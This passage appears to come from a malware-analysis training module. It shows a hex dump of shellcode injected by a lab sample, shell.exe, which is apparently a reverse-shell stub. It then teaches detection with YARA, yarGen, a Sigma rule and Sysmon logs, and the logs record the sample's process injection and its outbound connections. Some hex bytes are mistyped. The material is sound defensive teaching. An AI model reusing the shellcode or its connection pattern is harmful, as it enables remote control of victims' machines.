| 000001F8E15E00F0 | 49 89 E4 4C 89 F1 41 BA 4C 77 26 07 FF D5 4C 89    | I.äl.ñA°Lw&.ÿÖL             |
| 000001F8E15E0100 | EA 68 01 01 00 00 59 41 BA 29 80 6B 00 FF D5 50    | .éh...YA°).k.ÿÖP            |
| 000001F8E15E0110 | 50 4D 31 C9 4D 31 C0 48 FF C0 48 89 C2 48 FF CO    | PM1ÉM1AHÿAH.ÄHÿA            |
| 000001F8E15E0120 | 48 89 C1 41 BA EA OF DF EO FF D5 48 89 C7 6A 10    | H.ÅA°è.ßayÖH.çj.            |
| 000001F8E15E0130 | 41 58 4C 89 E2 48 89 F9 41 BA 99 A5 74 61 FF D5    | AXL.åH.úA°.ÿtayÖ            |
| 000001F8E15E0140 | 48 81 C4 40 02 00 00 49 B8 63 6D 64 00 00 00 00    | H.Å@..I.cmd...              |
| 000001F8E15E0150 | 00 41 50 41 50 48 89 E2 57 57 57 4D 31 C0 6A 0D    | .APAPH.äWWM1Aj.             |
| 000001F8E15E0160 | 59 41 50 E2 FC 66 C7 44 24 54 01 01 48 8D 44 24    | YAPäüfcD\$T..H.D\$.         |
| 000001F8E15E0170 | 18 C6 00 68 48 89 E6 56 50 41 50 41 50 41 50 49    | .é.hH.æVPAPAPAPI            |
| 000001F8E15E0180 | FF C0 41 50 49 FF C8 4D 89 C1 4C 89 C1 41 BA 79    | ÿAAPIÿÉM.ÅL.ÅA°y            |
| 000001F8E15E0190 | CC 3F 86 FF D5 48 31 D2 48 FF CA 8B 0E 41 BA 08    | I?.ÿÖH1ÖHÿÈ..Å°.            |
| 000001F8E15E01A0 | 87 1D 60 FF D5 BB F0 B5 A2 56 41 BA A6 95 BD 9D    | ..ÿö»ðucVA°..%.             |
| 000001F8E15E01B0 | FF D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 75 05 BB    | ÿÖH.Ä(<. ..ûau.»            |
| 000001F8E15E01C0 | 47 13 72 6F 6A 00 59 41 89 DA FF D5 00 00 00 00    | G.roj.YA.ÚÿO...             |
| 000001F8E15E01D0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .....                       |
| 000001F8E15E01E0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .....                       |
| 000001F8E15E01F0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .....                       |
| 000001F8E15E0200 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .....                       |

- Following its execution, we identify the injected shellcode, which aligns with what we discovered earlier during code analysis.
  - We can verify this in Process Hacker and save it to a file for subsequent examination.

## Creating Detection Rules

### Creating Detection Rules

## Overview

- Having now uncovered the Tactics, Techniques, and Procedures (TTPs) employed by this malware, we can proceed to design detection rules, such as Yara and Sigma rules.

-> While we will begin to delve into the concepts of Yara and Sigma rule development in this section, we'll only scratch the surface.

-> These are extensive topics with a lot of depth, necessitating a comprehensive study.

-> Hence, we will be dedicating a complete module named 'YARA & Sigma for SOC Analysts' to help you truly master these crucial areas of cyber defense.

## Yara

- YARA (Yet Another Recursive Acronym), a widely used open-source pattern matching tool and rule-based malware detection and classification framework let's us create custom rules to spot specific patterns or characteristics in files, processes, or memory.
  - To draft a YARA rule for our sample, we'll need to examine the behavior, features, or specific strings/patterns unique to the sample we aim to detect.
- Here's a simple example of a YARA rule that matches the presence of the string Sandbox detected in a process.
  - We remind you that shell.exe demonstrated such behavior.

Code:yara

```
rule Shell_Sandbox_Detection {
 strings:
 $sandbox_string = "Sandbox detected"
 condition:
 $sandbox_string
}
```

- Now let's add a lot more strings and patterns into the rule to make it better.
- We can utilize the yarGen tool, which automates the process of generating YARA rules, with the prime objective of crafting the best possible rules for manual post-processing. This, however, necessitates a shrewd automatic preselection and a discerning human analyst to generate a robust rule.
- First let's create a new directory called Test inside the /home/htb-student/Samples/MalwareAnalysis directory of this section's target and then let's

copy `shell.exe` (residing in the `/home/htb-student/Samples/MalwareAnalysis` directory) to the newly created `Test` directory as follows.

```
areaeric@htb[/htb]$ mkdir /home/htb-student/Samples/MalwareAnalysis/Test
```

```
areaeric@htb[/htb]$ cp /home/htb-student/Samples/MalwareAnalysis/shell.exe /home/htb-student/Samples/MalwareAnalysis/Test/
```

- To automatically create a Yara rule for `shell.exe` we should execute the following (inside the `/home/htb-student/yarGen-0.23.4` directory).

```
areaeric@htb[/htb]$ sudo python3 yarGen.py -m /home/htb-student/Samples/MalwareAnalysis/Test/
```

- We will notice that a file named `yargen_rule.yar` is generated by `yarGen` that incorporates unique strings, which are automatically extracted and inserted into the rule.


```
areaeric@htb[/htb]$ cat yargen_rules.yar
```

- We can review the rule and modify it as necessary, adding more strings and conditions to enhance its reliability and effectiveness.

## Detecting Malware Using Yara Rules

- We can then use this rule to scan a directory as follows.

```
areaeric@htb[/htb]$ yara /home/htb-student/yarGen-0.23.4/yargen_rules.yar /home/htb-student/Samples/MalwareAnalysis/
```



```
areaeric@htb[/htb]$ yara /home/htb-student/yarGen-0.23.4/yargen_rules.yar /home/htb-student/Samples/MalwareAnalysis/home_htb_student_Samples_MalwareAnalysis_Test_shell /home/htb-student/Samples/MalwareAnalysis//shell.exe
```

- We will notice that `shell.exe` is returned!

**Below are some references for YARA rules:**

- Yara documentation : <https://yara.readthedocs.io/en/stable/writingrules.html>
- Yara resources - <https://github.com/InQuest/awesome-yara>
- The DFIR Report - <https://github.com/The-DFIR-Report/Yara-Rules>

Sigma

- `Sigma` is a comprehensive and standardized rule format extensively used by security analysts and `Security Information and Event Management (SIEM)` systems.
  - The objective is to detect and identify specific patterns or behaviors that could potentially signify security threats or events.
  - The standardized format of `Sigma` rules enables security teams to define and disseminate detection logic across diverse security platforms.
- To construct a `Sigma` rule based on certain actions - for instance, dropping a file in a temporary location - we can devise a sample rule along these lines.

Code: `sigma`

```

title: Suspicious File Drop in Users Temp Location
status: experimental
description: Detects suspicious activity where a file is dropped in the temp location

logsource:
 category: process_creation
detection:
 selection:
 TargetFilename:
 - '*\\AppData\\Local\\Temp\\svchost.exe'
 condition: selection
 level: high

falsepositives:
 - Legitimate exe file drops in temp location

```

- In this instance, the rule is designed to identify when the file `svchost.exe` is dropped in the `Temp` directory.
- During analysis, it's advantageous to have a system monitoring agent operating continuously.
  - In this context, we've chosen `Sysmon` to gather the logs. `Sysmon` is a powerful tool that captures detailed event data and aids in the creation of `Sigma` rules.

- Its log categories encompass process creation ( EventID 1 ), network connection ( EventID 3 ), file creation ( EventID 11 ), registry modification ( EventID 13 ), among others.
- The scrutiny of these events assists in pinpointing indicators of compromise ( IOC s) and understanding behavior patterns, thus facilitating the crafting of effective detection rules.
- For instance, Sysmon has collected logs such as process creation , process access , file creation , and network connection , among others, in response to the activities conducted by shell.exe .
  - This compiled information proves instrumental in enhancing our understanding of the sample's behavior and developing more precise and effective detection rules.

## Process Create Logs:

Event 1, Sysmon

| General | Details                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|---------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|         | ProcessId: 5592<br>Image: C:\Users\LabUser\AppData\Local\Temp\svchost.exe<br>FileVersion: ?<br>Description: ?<br>Product: ?<br>Company: ?<br>CommandLine: "C:\Users\LabUser\AppData\Local\Temp\svchost.exe" 1Lbcfr7sAHTD9CgdQo3HTMTkV8LK4ZnX71<br>CurrentDirectory: C:\Users\LabUser\Downloads\<br>User: RDSEMMVM01\LabUser<br>LogonGuid: {e7bf76b7-1ab7-6482-0000-0020a74d0500}<br>LogonId: 0x54DA7<br>TerminalSessionId: 1<br>IntegrityLevel: Medium<br>Hashes: MD5=D13EAC51CD03EB893DE24FC827B8CDD8,SHA256=14ED6EC0E5BAFA1F567614D08E493D6A918B53E3E659B1<br>ParentProcessGuid: {e7bf76b7-f057-6489-0000-00109829ea09}<br>ParentProcessId: 6508<br>ParentImage: C:\Users\LabUser\Downloads\shell.exe<br>ParentCommandLine: "C:\Users\LabUser\Downloads\shell.exe" |

## Process Access Logs (not configured in the Windows targets of this module):

Event 10, Sysmon

| General | Details                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|---------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|         | SourceProcessGUID: {e7bf76b7-f057-6489-0000-00109829ea09}<br>SourceProcessId: 6508<br>SourceThreadId: 9328<br>SourceImage: C:\Users\LabUser\Downloads\shell.exe<br>TargetProcessGUID: {e7bf76b7-f084-6489-0000-0010b8b1ea09}<br>TargetProcessId: 9576<br>TargetImage: C:\Windows\System32\notepad.exe<br>GrantedAccess: 0x1F3FF<br>CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d4c4 C:\Windows\System32\KERNELBASE.dll+2c13e C:\Users\LabUser\Downloads\System32\KERNEL32.DLL+17034 C:\Windows\SYSTEM32\ntdll.dll+526a1 |

## File Creation Logs:

Event 11, Sysmon

General Details

ProcessGuid: {e7bf76b7-f057-6489-0000-00109829ea09}  
ProcessId: 6508  
Image: C:\Users\LabUser\Downloads\shell.exe  
TargetFilename: C:\Users\LabUser\AppData\Local\Temp\svchost.exe

## Network Connection Logs:

Event 3, Sysmon

General Details

ProcessId: 6508  
Image: C:\Users\LabUser\Downloads\shell.exe  
User: RDSEMVM01\LabUser  
Protocol: tcp  
Initiated: true  
SourceIsIpv6: false  
SourceIp: 10.10.10.7  
SourceHostname: RDSEMVM01  
SourcePort: 64966  
SourcePortName:  
DestinationIsIpv6: false  
DestinationIp: 10.10.10.100  
DestinationHostname: [www.inetsim.org](http://www.inetsim.org)  
DestinationPort: 80  
DestinationPortName: http

Log Name: Microsoft-Windows-Sysmon/Operation

Event 3, Sysmon

General Details

ProcessGuid: {e7bf76b7-f057-6489-0000-00109829ea09}  
ProcessId: 6508  
Image: C:\Users\LabUser\Downloads\shell.exe  
User: RDSEMVM01\LabUser  
Protocol: tcp  
Initiated: true  
SourceIsIpv6: false  
SourceIp: 10.10.10.7  
SourceHostname: RDSEMVM01  
SourcePort: 64965  
SourcePortName:  
DestinationIsIpv6: false  
DestinationIp: 45.33.32.156  
DestinationHostname: [www.inetsim.org](http://www.inetsim.org)  
DestinationPort: 31337

Below are some references for Sigma rules:

- Sigma documentation : <https://github.com/SigmaHQ/sigma/wiki/Specification>
- Sigma resources - <https://github.com/SigmaHQ/sigma/tree/master/rules>
- The DFIR Report - <https://github.com/The-DFIR-Report/Sigma-Rules/tree/main/rules>